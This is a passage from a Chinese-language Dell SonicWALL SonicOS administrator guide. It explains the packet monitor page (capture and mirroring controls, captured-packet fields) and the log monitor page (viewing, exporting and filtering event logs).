- **缓冲区状态** – 捕获缓冲区的状态

目前缓冲区统计

目前缓冲区统计行汇总了本地捕获缓冲区中每一种类型数据包的数量。

- **已丢弃的** – 已丢弃的数据包的数量
- **已转发的** – 已转发的数据包的数量
- **已消耗的** – 已消耗的数据包的数量
- **已生成的** – 已生成的数据包的数量

目前配置

目前配置行提供有关以下内容已配置设置的动态信息：

- **过滤器**，同时包含**捕获过滤器**和**显示过滤器**
- **常规**，同时包含**常规设置**和**高级设置**
- **记录**
- **镜像**，**镜像设置**

在您将鼠标指针悬停在其中一个信息图标上面时，将会弹出工具提示，显示该选项的当前设置。



清除状态信息

您可以清除数据包监控队列以及所显示的捕获缓存、镜像和 FTP 记录统计数据。

1 转至**公告板 > 数据包监控**页面。

2 单击**清除**按钮。

使用数据包监控和数据包镜像

除了**配置**按钮以外，在**公告板 > 数据包监控**页面的顶部还提供了多个按钮，用于数据包监控功能和显示的一般控制。

- **配置** – 显示**数据包监控配置**对话框。如需更多信息，请参见第 118 页的配置数据包监控。
- **监视全部** – 重置当前监控过滤器设置和高级页面设置，以便监控所有本地接口上的流量。单击此按钮时会显示确认对话框。
- **监视默认** – 重置当前监控过滤器设置和高级页面设置，以便恢复出厂默认设置。单击此按钮时会显示确认对话框。
- **清除** – 清除数据包监控队列以及所显示的捕获缓存、镜像和 FTP 记录统计数据。
- **刷新** – 刷新此页面中的数据包显示窗口，以显示新的缓存数据。

下面显示了**公告板 > 数据包监控**页面：



如需页面顶部附近的状态指示器的说明，请参见第 133 页的了解状态指示器。

此页面中的其他按钮和显示将在以下章节中说明：

- 第 137 页的开始和停止数据包捕获
- 第 137 页的开始和停止数据包镜像
- 第 138 页的查看已捕获的数据包

开始和停止数据包捕获

您可以使用默认设置开始数据包捕获，而无需配置特定的数据包捕获、显示、FTP 导出条件及其他设置。如果开始默认的数据包捕获，Dell SonicWALL 安全设备将捕获除内部通信以外的所有数据包，并在缓冲区已满或单击**停止捕获**时停止捕获。

1 转至**公告板 > 数据包监控**页面。



2 （可选）单击**清除**将统计数据重置为零。

3 在**数据包监控**下面，单击**开始捕获**。

4 要刷新数据包显示以显示新的缓存数据，请单击**刷新**。

5 要停止数据包捕获，请单击**停止捕获**。

您可以在**数据包监控**页面的**已捕获的数据包**、**数据包详细信息**和**十六进制转储**部分查看已捕获的数据包。请参见第 138 页的查看已捕获的数据包。

开始和停止数据包镜像

您可以通过单击**开始镜像**，使用您所配置的镜像设置开始数据包镜像，而无需先配置特定的显示、记录、FTP 导出条件及其他设置。单击**停止镜像**时将会停止数据包镜像。

1 转至**公告板 > 数据包监控**页面。



2 在**数据包监控**下面，单击**开始镜像**开始根据您所配置的设置对数据包进行镜像。

3 要停止数据包镜像，请单击**停止镜像**。

查看已捕获的数据包

公告板 > 数据包监控页面提供了三个部分来显示已捕获的数据包的不同视图。

- 第 138 页的关于已捕获的数据包显示
- 第 139 页的关于数据包详细信息显示
- 第 140 页的关于十六进制转储显示

关于已捕获的数据包显示



#	时间	入口	出口	源 IP	目的 IP	以太网类型	数据包类型	端口[源,目的]	状态	长度 [实际]
1	11/30/2015 18:30:10.064	X2*(i)	--	--	--	LLC(0x27)	--	--	Received	60[60]
2	11/30/2015 18:30:10.256	X1*(i)	--	--	--	LLC(0x27)	--	--	Received	60[60]
3	11/30/2015 18:30:10.256	X0*(i)	--	--	--	LLC(0x27)	--	--	Received	60[60]
4	11/30/2015 18:30:11.384	X2*(i)	--	fe80::bd67:dbe7:880b:5d9c	ff02::1:2	IPV6	UDP	546,547	CONSUMED	152[152]
5	11/30/2015 18:30:11.448	X1*(i)	--	fe80::988c:af28:8af:6118	ff02::1:2	IPV6	UDP	546,547	CONSUMED	152[152]
6	11/30/2015 18:30:12.064	X2*(i)	--	--	--	LLC(0x27)	--	--	Received	60[60]
7	11/30/2015 18:30:12.256	X1*(i)	--	--	--	LLC(0x27)	--	--	Received	60[60]
8	11/30/2015 18:30:12.256	X0*(i)	--	--	--	LLC(0x27)	--	--	Received	60[60]
9	11/30/2015 18:30:12.464	X1*(i)	--	fe80::988c:af28:8af:6118	ff02::1:2	IPV6	UDP	546,547	CONSUMED	152[152]

已捕获的数据包部分显示关于每个数据包的下列统计数据：

- **#** - 相对开始捕获时的数据包编号
- **时间** - 捕获该数据包的日期和时间
- **入口** - 将数据包到达的防火墙接口标记为星号 (*)。子系统类型缩写显示在括号中。下表定义了子系统类型缩写。

表 17. 子系统类型缩写

缩写	定义
i	接口
hc	基于硬件的加密或解密
sc	基于软件的加密或解密
m	Multicast [多播]
r	数据包重组
s	系统堆栈
ip	IP 助手
f	分片

- **出口** - 发出并捕获数据包时所在的防火墙接口子系统类型缩写显示在括号中。如需子系统类型缩写的定义，请参见表 17。
- **源 IP** - 数据包的源 IP 地址
- **目的 IP** - 数据包的目标 IP 地址
- **以太网类型** - 数据包的以太网报头所提供的数据包以太网类型
- **数据包类型** - 取决于以太网类型的数据包类型；例如：

表 18. 数据包类型：

以太网类型	数据包类型：
IP 数据包	TCP、UDP 或在 IP 上运行的其它协议
PPPoE 数据包	PPPoE 发现或 PPPoE 会话
ARP 数据包	请求或回复

- **端口 [源，目的]** - 数据包的源和目标 TCP 或 UDP 端口
- **状态** - 数据包的状态字段

  状态字段显示关于防火墙的数据包状态。Dell SonicWALL 安全设备可能丢弃、生成、使用或转发数据包。您可以将鼠标指针悬停在已丢弃或使用的数据包上，以显示下列信息。


表 19. 数据包状态详情


数据包状态	显示的值	显示值的定义
已丢弃	Module-ID = <整数>	协议子系统 ID 的值
	Drop-code = <整数>	丢弃数据包的原因
	Reference-ID:<代码>	SonicWALL 特定数据
已消耗的	Module-ID = <整数>	协议子系统 ID 的值

- **长度 [实际]** - 长度值是此数据包在缓冲区中捕获的字节数。实际值（在括号中）是在数据包中传输的字节数。

关于数据包详细信息显示


在您单击**已捕获的数据包**部分的数据包时，该数据包的报头字段将会显示在**数据包详细信息**窗口中。根据您选择的数据包类型，显示内容将会不同。





关于十六进制转储显示

在您单击**已捕获的数据包**部分的数据包时，该数据包的数据将会以十六进制和 ASCII 格式显示在**数据包详细信息**部分中。十六进制格式显示在窗口左侧，相应的 ASCII 字符显示在每一行的右侧。十六进制值为零时，ASCII 值显示为圆点。



14


跟踪潜在安全威胁

- 第 141 页的公告板 > 日志监控
  - 第 142 页的配置日志
  - 第 142 页的管理事件日志
  - 第 143 页的日志监控表格功能
  - 第 147 页的过滤日志监控表格
  - 第 149 页的日志事件消息
  - 第 149 页的日志暂留
  - 第 149 页的 GMS

公告板 > 日志监控

注：为提高便利性和可访问性，可通过**公告板 > 日志监控**或**日志 > 日志监控**访问**日志监控**页面。两个页面提供完全相同的功能。

Dell SonicWALL 网络安全设备维护有用于跟踪潜在安全威胁的事件日志。



为了便利和存档目的，可以自动将事件日志发送至某电子邮件地址。还可以通过电子邮件发送来自**日志监控**的警报，且可以就防火墙受到攻击之类的事件向您发出警报。警报会立即发送至电子邮件地址或电子邮件寻呼机。每条日志条目都包含事件的日期和时间以及用于描述事件的简短消息。

显示的信息由设置选项（您希望在日志表格中显示其类别）控制。使用**类别**列可确定要监控的基准事件以及配置特定于事件的信息。

您可以在“日志监控”面板左上角的“过滤器”字段中输入搜索字符串，用于过滤在“日志监控”面板中显示的日志事件。



您可以输入任何子字符串，然后按 **Enter** 键过滤**日志监控**表格。**日志监控**仅列出包含该字符串的匹配项的日志事件。

主题：

- 第 142 页的配置日志
- 第 142 页的管理事件日志
- 第 143 页的日志监控表格功能
- 第 147 页的过滤日志监控表格
- 第 149 页的日志事件消息
- 第 149 页的日志暂留
- 第 149 页的 GMS

配置日志

您可以在**日志 > 日志设置**页面中配置日志事件。请参见第 1497 页的配置日志设置。

注：提供了一些日志消息，这些消息显示一些特殊网络对象的上/下状态。但是，这些对象的存在时间只有三秒，然后将自动删除。

管理事件日志

您可以执行的一些用于管理事件日志的常见任务如下：

- **在线查看日志事件** - 事件日志不是永久性的。运行时可能会用较新的事件覆盖事件日志数据库缓冲区中的较旧事件。
- **使用 SonicOS 日志监控 UI 在线查看** - 该 UI 会拍摄事件日志数据库的快照，以便用户使用其浏览器在事件日志中前后滚动。
- **使用 CLI 查看文本格式** - 仅显示事件日志数据库的当前内容。
- **日志监控显示过滤** - 您可以自定义日志事件显示。
- **日志设置捕获过滤** - 您可以自定义日志事件捕获。
- **离线查看日志事件** - 离线查看是永久性的，因为系统会将日志事件保存到外部源，如您的计算机。
- **通过电子邮件查看日志** - 使用电子邮件客户端，您可以设置每次发生事件时发送的单个电子邮件警报，或者使用电子邮件文摘定期发送成批的日志事件。



- **通过 Syslog 查看器查看日志** - 您可以使用 Syslog 查看器查看和配置日志事件，以及捕获设置。
- **通过 GMS Syslogs 查看日志事件** - 您可以使用 GMS 查看和配置日志事件。

- **导出事件日志数据库** - 您可以通过单击**导出**按钮，将事件日志数据库导出为纯文本文件。



- **删除运行时事件日志数据库中的条目** - 您可以使用**清除所有**按钮永久删除条目。因此，请小心操作。如果未启用自动化，请在使用**清除所有**之前导出数据库。



- **使用 Solera 之类的数据记录器进行深层数据包鉴别** - 您可以使用 Solera 之类的数据记录器记录深层数据包事件。此功能在**日志 > 自动化**下启用，要记录的事件在**日志 > 设置**下配置。




日志监控表格功能

日志监测表格提供了大量用于导航、查看和导出结果的设置。可以对表格列进行自定义，以便查看有关任何事件的完整数据，或仅查看所需的数据。可以对表格条目进行排序，以按升序或降序显示。

您可以通过单击列标题对**日志监测**表格中的条目排序。条目将按升序或降序排列。列条目右侧的箭头表示排序状态。向下的箭头表示升序。向上的箭头表示降序。


日志监测表格的首行包含一些功能项：



- 第 144 页的“记录事件自从”菜单
- 第 144 页的功能按钮
- 第 145 页的刷新字段和切换按钮
- 第 145 页的数据显示

“记录事件自从”菜单

从**记录事件自从**菜单中，您可以选择要查看日志事件的时间间隔。时间间隔范围从过去 30 分钟到过去 30 天，或数据库中的所有日志事件。



功能按钮

功能按钮执行**日志监控**的各种功能。将鼠标悬停在某个按钮上可显示该按钮的说明。



下表说明了按钮的功能：

表 20. 日志监控：功能按钮

按钮	功能	说明
csv	将日志以 CSV 文件导出	单击此按钮将显示一个对话框，您可以使用此对话框以逗号分隔值 (CSV) 格式打开或保存日志。此格式用于导入到 Excel 或其他演示文稿开发应用程序。
txt	将日志以纯文本文件导出	单击此按钮将显示一个对话框，您可以使用此对话框以纯文本格式保存日志。可以在**日志 > 自动化**页面配置两种格式的电子邮件：纯文本或 HTML。
	选择列用于显示	单击此按钮将显示一个对话框，您可以在此对话框中选择要在**日志监控**表格中显示的列。

表 20. 日志监控：功能按钮

按钮	功能	说明
	强制刷新	单击此按钮会更新**日志监控**表格中的信息。
	将日志发送到电子邮件地址	单击此按钮会将所有日志发送到配置的电子邮件地址。
	清除所有日志	单击此按钮会删除所有保存的日志。
状态	状态	单击此按钮将显示数据库中日志的总数量，以及每个状态类别的最新报告时间。

刷新字段和切换按钮

在表格最右边的**刷新**字段中，您可以指定使用事件日志数据库中的事件更新**日志监控**表格的频率。默认值为每隔 60 秒刷新一次，但也可以指定其他时间间隔。要立即刷新所有输出，请单击**刷新**框右侧的暂停/播放切换按钮。



暂停/播放切换按钮将开始更新**日志监控**表格的内容或停止更新其内容。当**日志监控**表格非常忙碌且正在连续不断地更新时，此按钮非常有用。用户可以使界面暂停更新足够长的时间，以便检查消息。

数据显示


日志监控显示为表格，并可以按列进行排序。

选择要在表格中显示的列的步骤如下：

1 单击**工具**按钮。



此时会显示**选择列用于显示**弹出窗口。



2 选择想要显示的列。

3 单击**应用**。

默认的日志表格列包括：

- **时间** - 事件的日期和时间。
- **ID** - 事件的识别号。**ID** 在使用 GMS 或 Syslog 时最有用。**ID** 将在 Syslog 数据包中显示，且用于标识生成的报告中的数据。
- **类别** - 为了便于查找和配置事件的设置，可以按**类别**、**群组**或**事件**（根据在**选择列用于显示**对话框中所做的选择）显示事件。
- **优先级** - 与日志事件关联的优先级。Syslog 使用以下八种优先级对消息分类：紧急、警报、严重、错误、警告、注意、信息和调试。
- **源接口** - 显示源网络和 IP 地址。
- **目的接口** - 显示目标网络和 IP 地址。
- **源 IP** - 显示源 IP 地址。
- **源端口** - 显示源端口。
- **目的 IP** - 显示目标 IP 地址。
- **目的端口** - 显示目标端口。
- **IP 协议** - 正在使用的 IP 协议（TCP 或 IP）
- **用户名** - 显示发起用户的名称

- **应用程序** - 显示访问网络的应用程序。
- **备注** - 提供有关事件的动态详细信息。
- **消息** - 提供事件的一般说明。


> 注：**时间**、**ID** 和**消息**列将始终显示，且无法通过自定义进行隐藏。

> 注：如需配置特定日志事件的详细信息，请参阅《*SonicOS* 日志事件参考指南》。

过滤日志监控表格


使用过滤栏，您可以根据选定的条件过滤日志表格。

1 通过单击所需列单元格选择一个过滤项目。所选单元格将变为蓝色。可以选择多个单元格。




2 完成选择后，请单击过滤栏中的 +。

此时会对显示内容应用过滤条件，并且会在过滤栏中显示过滤类型。



3 单击列名（此时为**类别**）旁边的箭头 ▼ 可查看过滤值。



4 要删除过滤器，请单击过滤类型旁边的 **x**。

过滤视图

使用过滤视图，您可以设置过滤，而无需**日志监控**表格中存在任何现有匹配项。


在普通视图中，您只能根据可在**日志监控**表格中选择的现有事件设置过滤。在过滤视图中，您一次只能选择一个**类别/优先级**组合。在普通视图中，您可以同时选择几个类别。

您可以使用过滤栏为类别配置多个过滤视图。

配置过滤视图的步骤如下：

1 转到**日志** > **监控**页面。

2 单击**视图过滤**栏旁边的 + 号。此时会显示**视图过滤**对话框。



3 从**优先级**菜单中，选择所需的优先级。

4 从**类别**菜单中，选择所需类别。

5 从**源接口**菜单中，选择所需接口。

6 从**目标接口**菜单中，选择所需接口。

7 在**源 IP** 框中，输入源接口的 IP 地址。

8 在**目标 IP** 框中，输入目标接口的 IP 地址。

9 单击**应用**。**日志监控**表格将显示过滤结果。

日志事件消息

如需日志事件消息的完整参考指南，请参阅https://support.software.dell.com/zh-cn/中的《*SonicWALL* 日志事件参考指南》。

日志暂留

低端 TZ 型号最多可以在日志缓冲区中存储 800 个事件条目。所有其他 Dell/Dell SonicWALL 版本 6.2 型号可以在日志缓存区中存储 1000 至 10,000 个事件条目。

